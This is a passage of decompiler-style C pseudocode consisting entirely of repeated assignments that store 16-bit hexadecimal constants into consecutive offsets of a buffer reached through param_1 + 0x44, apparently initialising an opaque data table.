\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x122) = 0x1aa5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x124) = 0x52b4;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x126) = 0x40a4;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x128) = 0x885c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x12a) = 0x58e2;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 300) = 0x136;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x12e) = 0x4f2e;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x130) = 0x70a3;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x132) = 0xbff1;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x134) = 0x929;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x136) = 0x375a;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x138) = 0x8a58;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x13a) = 0x48f2;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x13c) = 0x33a3;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x13e) = 0x905a;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x140) = 0xf9df;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x142) = 0x4fa5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x144) = 0x16d9;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x146) = 0x40a4;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x148) = 0x8a5c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x14a) = 0x26b2;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x14c) = 0x4bd7;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x14e) = 0x26a3;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x150) = 0x6715;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x152) = 0x2af4;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x154) = 0x8a5c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x156) = 0xc1b2;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x158) = 0xf99e;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x15a) = 0x40a5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x15c) = 0x675c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x15e) = 0x681e;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x160) = 0x675c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x162) = 0xefaa;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x164) = 0x6785;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x166) = 0x9aa4;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x168) = 0x73a3;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x16a) = 0xcbb5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x16c) = 0x1506;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x16e) = 0x1da6;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x170) = 0x5254;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x172) = 0x1a2e;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x174) = 0x250;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x176) = 0x44fa;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x178) = 0x8a0f;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x17a) = 0x48f2;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x17c) = 0x33a3;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x17e) = 0x175a;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x180) = 0x8244;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x182) = 0x405d;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x184) = 0x8453;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x186) = 0x4073;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x188) = 0x15c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x18a) = 0x19c3;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x18c) = 0x483a;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x18e) = 0xc3c3;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 400) = 0x1a5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x192) = 0xfdd8;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x194) = 0x4ed7;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x196) = 0x87b5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x198) = 0x65d;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x19a) = 0x41a5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x19c) = 0x8a5c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x19e) = 0x54ea;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1a0) = 0x81b5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1a2) = 0x40a4;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1a4) = 0x5b5c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1a6) = 0x914d;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1a8) = 0x15c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1aa) = 0xbfa5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1ac) = 0x112b;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1ae) = 0x172e;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1b0) = 0xfe54;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1b2) = 0x44d7;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1b4) = 0xd1a3;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1b6) = 0xb826;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1b8) = 0xe5c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1ba) = 0xe120;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1bc) = 0x15c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1be) = 0xcba5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1c0) = 0x191b;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1c2) = 0x40cf;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1c4) = 0x536;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1c6) = 0xbb2c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1c8) = 0xc2df;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1ca) = 0x13a1;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1cc) = 0x5ed7;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1ce) = 0xcbb5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1d0) = 0xa5d7;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1d2) = 0x40a5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1d4) = 0x825c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1d6) = 0x4864;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1d8) = 0x8a0d;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1da) = 0x48f2;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1dc) = 0x33a3;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1de) = 0x905a;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1e0) = 0xf9df;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1e2) = 0x35a5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1e4) = 0x8a27;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1e6) = 0x50fa;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1e8) = 0xc2dd;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1ea) = 0x4015;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1ec) = 0x15c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1ee) = 0xf2e;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1f0) = 0x8a58;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1f2) = 0x43b2;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 500) = 0x2916;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1f6) = 0x4b2c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1f8) = 0x4ed7;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1fa) = 0xa9b1;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1fc) = 0x61;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1fe) = 0x40a5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x200) = 0xe906;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x202) = 0x40d3;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x204) = 0x15c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x206) = 0x375a;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x208) = 0x8a4c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x20a) = 0x48f2;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x20c) = 0x73a3;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x20e) = 0xbfa1;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x210) = 0x828c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x212) = 0x405d;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x214) = 0x4b29;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x216) = 0xf2e;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x218) = 0xe848;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x21a) = 0x4192;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x21c) = 0x15c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x21e) = 0xa8ff;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x220) = 0x104;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x222) = 0x40a5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x224) = 0x136;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x226) = 0x172e;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x228) = 0xfe54;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x22a) = 0x44d7;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x22c) = 0xd1a3;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x22e) = 0xb826;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x230) = 0x745c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x232) = 0xcb88;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x234) = 0x2913;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x236) = 0x44c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x238) = 0x15d;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x23a) = 0x1aa5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x23c) = 0x3ab4;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x23e) = 0x40a5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x240) = 0x555c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x242) = 0x172e;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x244) = 0xfe54;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x246) = 0xbf97;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x248) = 0x808c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x24a) = 0x6499;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x24c) = 0x5f;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x24e) = 0x40a5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x250) = 0x8453;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x252) = 0xbd17;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x254) = 0xfea3;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x256) = 0x172e;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 600) = 0x8254;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x25a) = 0x4867;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x25c) = 0x3d7;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x25e) = 0x836c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x260) = 0x4ed7;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x262) = 0xa98d;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x264) = 0x5d;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x266) = 0x40a5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x268) = 0xe906;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x26a) = 0x40ab;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x26c) = 0x15c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x26e) = 0x40cf;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x270) = 0x56d7;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x272) = 0xbfad;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x274) = 0xfe6e;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x276) = 0xa975;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x278) = 0xfcd0;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x27a) = 0xbf5a;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x27c) = 0x1e2;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x27e) = 0xb5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x280) = 0xac5c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x282) = 0x7824;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x284) = 0x8a09;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x286) = 0xc349;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x288) = 0xf629;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x28a) = 0x3824;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x28c) = 0xed58;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x28e) = 0x16a9;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x290) = 0x74d1;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x292) = 0x714b;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x294) = 0x57aa;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x296) = 0x16f3;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x298) = 0x6908;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x29a) = 0x40a5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x29c) = 0x158;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x29e) = 0x11f7;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2a0) = 0xfe08;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2a2) = 0xc375;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2a4) = 0x1d98;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2a6) = 0xa866;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2a8) = 0xfc97;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2aa) = 0xbf5a;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2ac) = 0x6437;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2ae) = 0x2ed7;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2b0) = 0x6d39;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2b2) = 0x7296;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2b4) = 0xe95c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2b6) = 0xbd50;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2b8) = 0xfea3;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2ba) = 0x32e6;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 700) = 0x6039;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2be) = 0x25d1;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2c0) = 0x730c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2c2) = 0x23ca;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2c4) = 0x7239;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2c6) = 0x17d6;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2c8) = 0xe95c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2ca) = 0xbeb7;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2cc) = 0xfea3;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2ce) = 0x34eb;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2d0) = 0x6f09;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2d2) = 0x21c8;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2d4) = 0x572c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2d6) = 0x25cc;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2d8) = 0x4e2b;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2da) = 0x13c3;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2dc) = 0x6239;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2de) = 0x29d1;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2e0) = 0x6f33;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2e2) = 0xa8a5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2e4) = 0xfc79;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2e6) = 0xbf5a;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2e8) = 0x7532;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2ea) = 0x2cc1;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2ec) = 0x130;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2ee) = 0x624d;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2f0) = 0xfea1;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2f2) = 0xe5a;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2f4) = 0x4028;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2f6) = 0x2cc9;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2f8) = 0x6233;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2fa) = 0x34c4;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2fc) = 0x5739;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2fe) = 0x32cc;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x300) = 0x7428;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x302) = 0x2cc4;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x304) = 0x6411;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x306) = 0x2fc8;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x308) = 0x782e;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x30a) = 0xa8a5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x30c) = 0xff4f;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x30e) = 0xbf5a;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x310) = 0x7512;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x312) = 0x32f2;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x314) = 0x7535;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x316) = 0x16c0;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x318) = 0x7335;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x31a) = 0x35d1;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x31c) = 0x6d3d;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x31e) = 0x25e8;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 800) = 0x6e31;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x322) = 0x39d7;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x324) = 0xe95c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x326) = 0xbede;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x328) = 0xfea3;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x32a) = 0x34eb;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x32c) = 0x641b;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x32e) = 0x3d1;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x330) = 0x6f33;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x332) = 0x25d1;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x334) = 0x7524;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x336) = 0x28f1;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x338) = 0x642e;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x33a) = 0x24c4;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x33c) = 0xe95c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x33e) = 0xbe1b;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x340) = 0xfea3;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x342) = 0x34eb;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x344) = 0x640f;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x346) = 0x3d1;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x348) = 0x6f33;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x34a) = 0x25d1;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x34c) = 0x7524;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x34e) = 0x28f1;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x350) = 0x642e;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x352) = 0x24c4;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x354) = 0xe95c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x356) = 0xbe61;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x358) = 0xfea3;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x35a) = 0x34eb;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x35c) = 0x640e;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x35e) = 0x35d6;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x360) = 0x6431;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x362) = 0x28f1;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x364) = 0x642e;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x366) = 0x24c4;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x368) = 0xe95c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x36a) = 0xbe5f;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x36c) = 0xfea3;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x36e) = 0x25f1;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x370) = 0x6c2e;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x372) = 0x2ecc;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x374) = 0x753d;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x376) = 0x10c0;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x378) = 0x6e2e;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x37a) = 0x25c6;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x37c) = 0x722f;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x37e) = 0xa8a5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x380) = 0xffeb;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x382) = 0xbf5a;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 900) = 0x641b;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x386) = 0x5d1;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x388) = 0x6824;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x38a) = 0x3d1;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x38c) = 0x6533;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x38e) = 0x10c0;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x390) = 0x6e2e;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x392) = 0x25c6;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x394) = 0x722f;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x396) = 0xa8a5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x398) = 0xfdb6;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x39a) = 0xbf5a;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x39c) = 0x641b;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x39e) = 0x3d1;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x3a0) = 0x6c33;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x3a2) = 0x21c8;

